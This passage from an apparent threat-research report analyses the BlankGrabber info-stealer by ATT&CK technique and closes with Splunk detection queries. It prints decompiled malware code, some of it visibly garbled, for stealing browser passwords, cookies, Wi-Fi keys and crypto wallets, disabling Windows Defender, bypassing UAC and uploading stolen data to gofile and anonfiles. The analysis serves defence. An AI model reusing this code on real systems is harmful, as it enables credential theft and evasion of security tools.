    os.makedirs(saveToDir, exist_ok=True)
    self.SystemInfoStolen = True
process = subprocess.run('getmac', capture_output=True, shell=True)
output = process.stdout.decode(errors='ignore').strip().replace('\r\n', '\n')
if output:
    os.makedirs(saveToDir, exist_ok=True)
    with open(os.path.join(saveToDir, 'MAC Addresses.txt'), 'w') as file:
        file.write(output)
    self.SystemInfoStolen = True
```

Figure 15: System Information Collection

Windows Management Instrumentation: T1047

This Trojan stealer leverages Windows Management Instrumentation (WMI) to gather additional information from the compromised host. The table below lists the WMI commands used by BlankGrabber:

WMI Command	description
wmic path win32_shortcutfile where name="%s\" get target /value	Locate .LNK target file.
'WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntivirusProduct Get displayName	Collect all AV product installed in the host system.
wmic computersystem get totalphysicalmemory	Get the total available memory on the host system.
wmic csproduct get uuid	Get the Computer UUID of the target host.

Video Capture: T1125

The malware captures webcam snapshots for victim profiling and data theft; this also serves to determine whether the system belongs to a live user or a sandbox environment.

```
def CaptureWebcam(index: int, filePath: str) -> bool:
    # ***<module>.Syscalls.CaptureWebcam: Failure: Compilation Error
    avicap32 = ctypes.windll.avicap32
    WS_CHILD = 1073741824
    WM_CAP_DRIVER_CONNECT = 1034
    WM_CAP_DRIVER_DISCONNECT = 1026
    hcam, WM_CAP_FILE_SAVEDIB = (1149, avicap32.capCreateCaptureWindowW, wintypes.LPWSTR('Blank'), WS_CHILD, 0, 0, 0, 0,
    ctypes.windll.user32.GetDesktopWindow(), 0)
    result = False
    if hcam and ctypes.windll.user32.SendMessageA(hcam, WM_CAP_DRIVER_CONNECT, index, 0) and ctypes.windll.user32.
    SendMessageA(hcam, WM_CAP_FILE_SAVEDIB, 0, wintypes.LPWSTR(filePath)):
        result = True
        ctypes.windll.user32.SendMessageA(hcam, WM_CAP_DRIVER_DISCONNECT, 0, 0)
        ctypes.windll.user32.DestroyWindow(hcam)
    return result
```

Figure 16: BlankGrabber Video Capture Function

Browser Information Discovery: T1217

Like other Trojan stealers, BlankGrabber parses various Chromium and Firefox browser databases to collect sensitive information such as passwords, cookies, history, and autofill data. It saves this information into text files, specifically **Password.txt**, **Cookies.txt**, **History.txt**, and

Autofill.txt within a randomly named folder in the %temp% directory. It also parses crypto wallet information from local browser extensions, such as Zcash, Bytecoin, Exodus, Ethereum, and Electrum, residing on the compromised host.

```
return any(Settings.CaptureCookies((Settings.CapturePasswords, Settings.CaptureHistory or Settings.CaptureAutofills)), {'Brave': Logger.info(
'Stealing browser data'), 'Chrome': (os.path.join(os.getenv('localappdata'), 'Google', 'Chrome', 'User Data'), 'chrome'), 'Chromium': (os.path.join(
os.getenv('localappdata'), 'Google', 'Chrome', 'User Data'), 'Chromium', 'chromium'), 'Comodo': (os.path.join(os.getenv('localappdata'), 'Google',
'Chrome', 'User Data'), 'chrome'), 'Chromium': (os.path.join(os.getenv('localappdata'), 'Google', 'Chrome', 'User Data'), 'Chromium', 'chromium'),
'Comodo': (os.path.join(os.getenv('localappdata'), 'Google', 'Chrome',
for name, item in paths.items():
    path, procname = item
    if os.path.isdir(path):
        def run(name, path):
            # irreducible cflow, using cdg fallback
            # ***<module>.BlankGrabber.StealBrowserData.run: Failure: Compilation Error
            Utility.TaskKill(procname)
            browser = Browsers.Chromium(path)
            saveToDir = os.path.join(self.TempFolder, 'Credentials', name)
            passwords = browser.GetPasswords() if Settings.CapturePasswords else None
```

Figure 17: Browser Information Parsing

Clipboard Data: T1115

Figure 18 illustrates how BlankGrabber retrieves the current text content from the system's clipboard and stores it in a file. It starts by optionally logging a message if system information capture is enabled. The script then prepares a directory path inside a “%temp%\System” folder and executes a PowerShell command to read the clipboard data. If the command runs successfully and clipboard text is available, the code creates the target directory (if it does not already exist) and writes the clipboard content into a file named **Clipboard.txt** using UTF-8 encoding. This allows the clipboard data to be saved for later reference or processing.

```
Logger.info('Getting clipboard text') if Settings.CaptureSystemInfo else None
saveToDir = os.path.join(self.TempFolder, 'System')
process = subprocess.run('powershell Get-Clipboard', shell=True, capture_output=True)
content = process.stdout.decode(errors='ignore').strip() if process.returncode == 0 else None
if content:
    os.makedirs(saveToDir, exist_ok=True)
    with open(os.path.join(saveToDir, 'Clipboard.txt'), 'w', encoding='utf-8') as file:
        file.write(content)
```

Figure 18: Parsing Clipboard Data

Screen Capture: T1113

The Base64 string shown in Figure 19 is being used to hide and execute embedded .NET code through PowerShell. When the Base64 content is decoded, it reveals inline C# (.NET) source code. The script uses the Add-Type feature to compile that C# code dynamically in memory. The compiled code creates a class that captures screenshots from all available displays using .NET libraries such as drawing and Windows Forms. After capturing the screens, the script loops through the images and saves them as PNG files in the working directory.

row 3548 1 Tt Raw Bytes ← LF


```
Add-Type -TypeDefinition $source -ReferencedAssemblies System.Drawing, System.Windows.Forms
```

16/33

Indicator Removal: File Deletion: T1070.004

Figure 20 shows how BlankGrabber safely deletes a file, most likely the currently running executable after the program finishes its work. It launches a separate background command using `subprocess.Popen`. The command uses a short ping localhost delay to give the program time to exit, then runs the `del` command with flags that force deletion and allow removal of hidden files.

```
def DeleteSelf():
    # ***<module>.Utility.DeleteSelf: Failure: Different bytecode
    path, isExecutable = Utility.GetSelf()
    if isExecutable:
        subprocess.Popen('ping localhost -n 3 > NUL && del /A H /F "{}\{}".format(path), shell=True, creationflags=
        subprocess.CREATE_NEW_CONSOLE | subprocess.SW_HIDE)
        os._exit(0)
    else:
        os.remove(path)
```

Figure 20: Delete Itself

System Network Configuration Discovery: Wi-Fi Discovery: T1016.002

As part of data collection, BlankGrabber extracts the saved password for a specific Wi-Fi profile by reading the output of a system command. It runs the “**netsh wlan show profile "<profile>" key=clear**” command, which on Microsoft Windows displays detailed information about a stored wireless network, including the plaintext key when permissions allow it.

```
profiles = list()
passwords = dict()
name = line[line.find(':') + 1:].strip()
for profile in profiles:
    found = False
    for line in subprocess.run(f'netsh wlan show profile "{profile}" key=clear', shell=True, capture_output=True).
    stdout.decode(errors='ignore').strip().splitlines():
        passwords[profile] = line[line.find(':') + 1:].strip()
        found = True
        break
    if not found:
        passwords[profile] = '(None)'
return passwords
```

Figure 21: Extract WLAN Password

Impair Defenses: Indicator Blocking: T1562.006

As part of its defense evasion strategy, BlankGrabber attempts to block the security websites listed as “BANNED_SITES” in Figure 22. It first queries the **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters** registry key to locate the “**DataBasePath**”, which identifies the folder path of the hosts file. If unsuccessful, it manually locates the file in “**C:\Windows\System32\Drivers\etc\hosts**” and appends entries for each banned site, redirecting them to 0.0.0.0 to make them inaccessible on the compromised host.

```

def BlockSites() -> None:
    # ***<module>.Utility.BlockSites: Failure: Different control flow
    if Utility.IsAdmin() is None:
        call = subprocess.run('REG QUERY HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters /V
        DataBasePath', shell=True, capture_output=True)
        hostdirpath = os.path.join('System32', 'drivers', 'etc') if call.returncode!= 0 else os.sep.join(call.stdout.decode(
        errors='ignore').strip().splitlines()[(-1)].split()[(-1)].split(os.sep)[1:])
        hostfilepath = os.path.join(os.getenv('systemroot'), hostdirpath, 'hosts')
        if not os.path.isfile(hostfilepath):
            return None
        else:
            with open(hostfilepath) as file:
                data = file.readlines()
            BANNED_SITES = ('virustotal.com', 'avast.com', 'totalav.com', 'scanguard.com', 'totaladblock.com',
            'pcprotect.com', 'mcafee.com', 'bitdefender.com', 'us.norton.com', 'avg.com', 'malwarebytes.com',
            'pandasecurity.com', 'avira.com', 'norton.com', 'eset.com', 'zillya.com', 'kaspersky.com', 'usa.kaspersky.com',
            'sophos.com', 'home.sophos.com', 'adaware.com', 'bullguard.com', 'clamav.net', 'drweb.com', 'emsisoft.com',
            'f-secure.com', 'zonealarm.com', 'trendmicro.com', 'ccleaner.com')
            newdata = []
            for i in data:
                newdata.append(i) if not any([x in i for x in BANNED_SITES]) else newdata.append(i)
            for i in BANNED_SITES:
                newdata.append('\t0.0.0.0 {}'.format(i))
                newdata.append('\t0.0.0.0 www.{}'.format(i))
            newdata = '\n'.join(newdata).replace('\n\n', '\n')
            subprocess.run('attrib -r {}'.format(hostfilepath), shell=True, capture_output=True)
            with open(hostfilepath, 'w') as file:
                file.write(newdata)
            pass
            subprocess.run('attrib +r {}'.format(hostfilepath), shell=True, capture_output=True)

```

Figure 22: Block Sites via Hosts File

Impair Defenses: Disable or Modify Tools: T1629.003

Figure 23 illustrates a screenshot of the BlankGrabber script that attempts to evade the Windows Defender security mechanisms developed by Microsoft. The script uses PowerShell commands to modify system security preferences by disabling multiple real-time protection features, intrusion detection components, and sample submission services. Additionally, it executes the **“RemoveDefinitions”** option to delete existing antivirus signatures, thereby reducing the likelihood that the malware will be detected during execution.

```

cG93ZXJzaGVsbCBTZXQtTXBQcmVmZXJlbmNlIC1EaXNhYmx1SW50cnVzaW9uUHJldmVudGlvb1N5c3R1bSAkdHJ1ZSAtRGlzYWJsZ
U1PQVZQcm90ZWNoaW9uICR0cnVlIC1EaXNhYmx1UmVhbHRpbWVnb25pdG9yaW5nICR0cnVlIC1EaXNhYmx1U2NyXB0U2Nhbm5pbm
cgJHRydWUgLUVvYWJsZUNvbnRyb2xsZWRGb2xkZXJBY2Nlc3MgRGlzYWJsZWQgLUVvYWJsZU5ldHdvcmtdQcm90ZWNoaW9uIEF1ZG1
0TW9kZSAtRm9yY2UgLU1BUFN5ZXBvcnRpbmcgRGlzYWJsZWQgLVN1Ym1pdFNhbXBsZXNDb25zZW50IE5ldmVyU2VuZCAmJiBwb3d1
cnNoZWxsIFNldC1NcFByZWZlcmVvY2UgLVN1Ym1pdFNhbXBsZXNDb25zZW50IDIGJiAiJVByb2dyYW1GaWxlcYVcV2luZG93cyBEZ
WZlbnRlc1xNcENTZFJ1bi5leGUiIC1SZW1vdmVEZWZpbml0aw9ucyAtQWxs|

nrc 564 1 Raw Bytes LF
Output
powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -
EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend &&
powershell Set-MpPreference -SubmitSamplesConsent 2 & "%ProgramFiles%\Windows Defender\MpCmdRun.exe"
-RemoveDefinitions -All

```

Figure 23: Disable Windows Defender

In addition, this Trojan stealer adds the directory containing its malicious payload to the exclusion list of Windows Defender using the PowerShell command **Add-MpPreference -ExclusionPath**. This technique prevents the antivirus engine from scanning the specified path, thereby enhancing the malware's defense-evasion capability.

Bypass User Account Control: T1548.002

BlankGrabber attempts to run the program with elevated privileges by using a registry-based UAC (User Account Control) bypass technique on Microsoft Windows. It first checks whether the process is already running with the required permissions. If not, it defines a helper function to execute system commands silently and then temporarily creates specific registry entries under the “ms-settings” path. These entries redirect a trusted system's utility to launch the current Python executable instead.

```
def UACbypass(method: int=1) -> bool:
    # ***<module>.Utility.UACbypass: Failure: Compilation Error
    if Utility.GetSelf() is None[1]:
        execute = lambda cmd: subprocess.run(cmd, shell=True, capture_output=True)
        log_count_before = method and execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d \"{sys.executable}\" /f')
        execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v \"DelegateExecute\" /f')
        len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text') is None)
        execute('computerdefaults --nouacbypass')
        log_count_after = len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text') if not
        len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text')).stdout)
        execute('reg delete hkcu\\Software\\Classes\\ms-settings /f')
        return Utility.UACbypass(method + 1) if log_count_after > log_count_before else True
    return True
else:
    case 2:
        execute(f'reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /d \"{sys.executable}\" /f')
        execute('reg add hkcu\\Software\\Classes\\ms-settings\\shell\\open\\command /v \"DelegateExecute\" /f')
        log_count_before = len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text')
        if not len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text')).stdout)
        execute('fodhelper --nouacbypass')
        log_count_after = len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text')
        if not len(execute('wevtutil qe \\\"Microsoft-Windows-Windows Defender\\Operational\\\" /f:text')).stdout)
        execute('reg delete hkcu\\Software\\Classes\\ms-settings /f')
        return Utility.UACbypass(method + 1) if log_count_after > log_count_before else True
    return True
return False
```

Figure 24: UAC Bypass

Registry Run Keys / Startup Folder: T1547.001

Utilizing the startup folder as a persistence mechanism, BlankGrabber installs a copy of its payload to guarantee re-execution following a reboot of the infected host.

```
def PutInStartup() -> str:
    # ***<module>.Utility.PutInStartup: Failure: Compilation Error
    STARTUPDIR = 'C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup'
    os.makedirs(STARTUPDIR, exist_ok=True)
    try:
        pass
    except Exception:
        return None
    return out
```

Figure 25: Persistence Mechanism

Query Registry: T1012

As part of its data-harvesting routine, this Trojan stealer targets the Windows product key by executing a specialized PowerShell command. It specifically queries the registry path associated with Microsoft's software licensing "**SoftwareProtectionPlatform**" to extract the "**BackupProductKeyDefault**" value. This allows the attacker to exfiltrate the host's official activation details alongside other sensitive system information.

```
uuid = subprocess.run('wmic csproduct get uuid', capture_output=True, shell=True).stdout.decode(errors='ignore').strip().split()
gpu = subprocess.run('powershell Get-ItemPropertyValue -Path \\HKLM:System\\CurrentControlSet\\Control\\Session Manager\\Environment\\ -Name PROCESSOR_IDENTIFIER', capture_output=True, shell=True).stdout.decode(errors='ignore').strip() or 'Unable to detect CPU'
gpu = gpu[2].strip() if len(gpu) >= 2 else 'Unable to detect GPU'
productKey = subprocess.run('powershell Get-ItemPropertyValue -Path \\HKLM:SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SoftwareProtectionPlatform\\ -Name BackupProductKeyDefault', capture_output=True, shell=True).stdout.decode(errors='ignore').strip() or 'Unable to get product key'
http = PoolManager(cert_reqs='CERT_NONE')
```

Figure 26: Query Registry

Data from Local System: T1005

As shown in the code snippet in Figure 27, BlankGrabber catalogs various file types on the compromised host including documents, credential databases, wallets, and multimedia files as part of its data collection routine.

```
for name, dir in [('Desktop', os.path.join(os.getenv('userprofile'), 'Desktop')), ('Pictures', os.path.join(os.getenv('userprofile'), 'Pictures')), ('Documents', os.path.join(os.getenv('userprofile'), 'Documents')), ('Music', os.path.join(os.getenv('userprofile'), 'Music')), ('Videos', os.path.join(os.getenv('userprofile'), 'Videos')), ('Downloads', os.path.join(os.getenv('userprofile'), 'Downloads'))]:
    for file in os.path.isdir(dir) and os.listdir(dir):
        if os.path.isfile(os.path.join(dir, file)):
            if any([x in file.lower() for x in ['secret', 'password', 'account', 'tax', 'key', 'wallet', 'backup']]) or (file.endswith(('.txt', '.doc', '.docx', '.png', '.pdf', '.jpg', '.jpeg', '.csv', '.mp3', '.mp4', '.xls', '.xlsx')) and os.path.getsize(os.path.join(dir, file)) < 2097152):
                try:
                    os.makedirs(os.path.join(self.TempFolder, 'Common Files', name), exist_ok=True)
                    shutil.copy(os.path.join(dir, file), os.path.join(self.TempFolder, 'Common Files', name, file))
                    self.CommonFilesCount += 1
                except Exception:
                    pass
```

Figure 27: File Collection

Aside from collecting system files, this malware also targets sensitive user data from several popular gaming and communication platforms. This includes stored credentials, session data, and authentication tokens that may allow access to user accounts. The platforms referenced in the code include:

- Telegram (session data)
- Discord (account tokens)
- Roblox
- Uplay
- Steam
- Epic Games
- Growtopia

- Minecraft

Archive Collected Data: Archive via Utility: T1560.001

BlankGrabber embeds a legitimate rar.exe utility within the PyInstaller package used to build the malware executable. This bundled tool commonly associated with RAR utility that is commonly used to compress all collected data into a single archive before exfiltration. By packaging the files together, the program simplifies data transfer and reduces the overall size of the stolen content. Figure 28 shows that the archive is protected with the password “**Blank123**”, which is applied to the compressed data generated on the compromised host.

```
rarPath = os.path.join(sys._MEIPASS, 'rar.exe')
rarPath = (Utility.GetSelf()[1] or os.path.isfile(rarPath)) if Utility.GetSelf()[1] or os.path.join(sys._MEIPASS, 'rar.exe')
if os.path.isfile(rarPath) is None:
    process = Settings.ArchivePassword or 'blank123'
    if process.returncode == 0:
        return 'rar'
```

Figure 28: Archive Collected Data

Exfiltration Over Alternative Protocol: T1048

In addition to the encoded Telegram bot C2 ID embedded in the configuration function shown in (Figure 05), BlankGrabber leverages public web services to exfiltrate stolen data. As shown in Figure 29, the malware is capable of uploading sensitive information from the compromised host to external hosting platforms

```
Logger.info('Uploading %s to gofile' % (filename or 'file')) if os.path.isfile(path) else None
with open(path, 'rb') as file:
    fileBytes = file.read()
filename = os.path.basename(path) if filename is None else None
http = PoolManager(cert_reqs='CERT_NONE')
server = json.loads(http.request('GET', 'https://api.gofile.io/getServer').data.decode(errors='ignore'))['data']['server']
url = json.loads(http.request('POST', 'https://{}/gofile.io/uploadFile'.format(server), fields={'file': (filename, fileBytes)}).data.decode(errors='ignore')) if server else 'data']['downloadPage']
if url:
    return url
except Exception:
    Logger.error('Failed to upload to gofile, trying to upload to anonfiles')
    url = json.loads(http.request('POST', 'https://api.anonfiles.com/upload', fields={'file': (filename, fileBytes)}).data.decode(errors='ignore'))['data']['file']['url']['short']
    return url
except Exception:
    Logger.error('Failed to upload to anonfiles')
```

Figure 29: Uploading Data

Detections

[Windows Product Key Registry Query](#)

This Analytics detects the execution of a process attempting to access the registry for product key recovery purposes. This behavior is significant as it indicates potential malware activity or attempts to bypass security measures or data exfiltration.

```
`wineventlog_security` EventCode=4663 object_file_path="*\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SoftwareProtectionPlatform" | stats count min(_time) as firstTime max(_time) as lastTime by object_file_name object_file_path process_name process_path process_id EventCode dest | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)` | `windows_product_key_registry_query_filter`
```




Figure 30: Windows Product Key Registry Query Detection

Windows DNS Query Request by Telegram Bot API

The following analytic detects the execution of a DNS query by a process to the associated Telegram API domain, which could indicate access via a Telegram bot commonly used by malware for command and control (C2) communications.

```
`sysmon` EventCode=22 query = "api.telegram.org" process_name != "telegram.exe" | stats count min(_time) as firstTime max(_time) as lastTime BY answer answer_count dvc process_exec process_guid process_name query query_count reply_code_id signature signature_id src user_id vendor_product QueryName QueryResults QueryStatus | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)` | `windows_dns_query_request_by_telegram_bot_api_filter`
```




Figure 31: Windows DNS Query Request by Telegram Bot API Detection

Windows Gather Victim Network Info Through Ip Check Web Services

The following analytic detects processes attempting to connect to known IP check web services.

```
`sysmon` EventCode=22 QueryName IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net",
"*ipinfo.io", "*api.ipify.org", "*icanhazip.com", "*ip.anysrc.com", "*api.ip.sb",
"ident.me", "www.myexternalip.com", "*zen.spamhaus.org", "*cbl.abuseat.org",
"*b.barracudacentral.org", "*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net",
"*iplogger.org*", "*ip-api.com*", "*geoip.*", "*icanhazip.*", "*ipwho.is*",
"*ifconfig.me*", "*myip.com*", "*ipstack.com*", "*myexternalip.com*", "*ip-api.io*",
"*trackip.net*", "*ipgeolocation.io*", "*ipfind.io*", "*freegeoip.app*",
"*ipv4bot.whatismyipaddress.com*")
| stats min(_time) as firstTime max(_time) as lastTime count
BY answer answer_count dvc
process_exec process_guid process_name
query query_count reply_code_id
signature signature_id src
user_id vendor_product QueryName
QueryResults QueryStatus
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_gather_victim_network_info_through_ip_check_web_services_filter`
```




Figure 32: Windows Gather Victim Network Info Through Ip Check Web Services Detection

Windows WinRAR Launched Outside Default Installation Directory

This Analytics detects the execution of WinRAR or RAR outside the default installation directory.

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime from datamodel=Endpoint.Processes
where Processes.process_name IN ("Winrar.exe", "rar.exe") AND NOT (Processes.process_path
IN ("*:\\Program Files (x86)\\WinRAR\\*", "*:\\Program Files\\WinRAR\\*"))
by Processes.action Processes.dest Processes.original_file_name Processes.parent_process
Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process
Processes.process_exec
Processes.process_guid Processes.process_hash Processes.process_id
Processes.process_integrity_level
Processes.process_name Processes.process_path Processes.user Processes.user_id
Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_winrar_launched_outside_default_installation_directory_filter`

```




Figure 33: Windows WinRAR Launched Outside Default Installation Directory Detection

Windows Hosts File Access

This Analytics detects the execution of a process attempting to access the hosts file.

```

`wineventlog_security` EventCode=4663
object_file_path="*:\Windows\System32\drivers\etc\hosts" AND
NOT (
process_path IN (
"*:\Windows\System32\svchost.exe",
"*:\Windows\SysWow64\svchost.exe",
"*:\Windows\System32\lsass.exe",
"*:\Windows\SysWow64\lsass.exe",
"*:\Windows\System32\services.exe",
"*:\Windows\SysWow64\services.exe",
"*:\Windows\System32\SearchIndexer.exe",
"*:\Windows\SysWow64\SearchIndexer.exe",
"*:\Windows\explorer.exe"
))
| stats count by _time object_file_path object_file_name dest process_name process_path
process_id EventCode
| eval process_path = lower(process_path)
| lookup browser_process_and_path browser_process_path as process_path OUTPUT
is_valid_browser_path
| eval is_valid_browser_path=coalesce(is_valid_browser_path,"false")
| where is_valid_browser_path = "false"
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_hosts_file_access_filter`

```

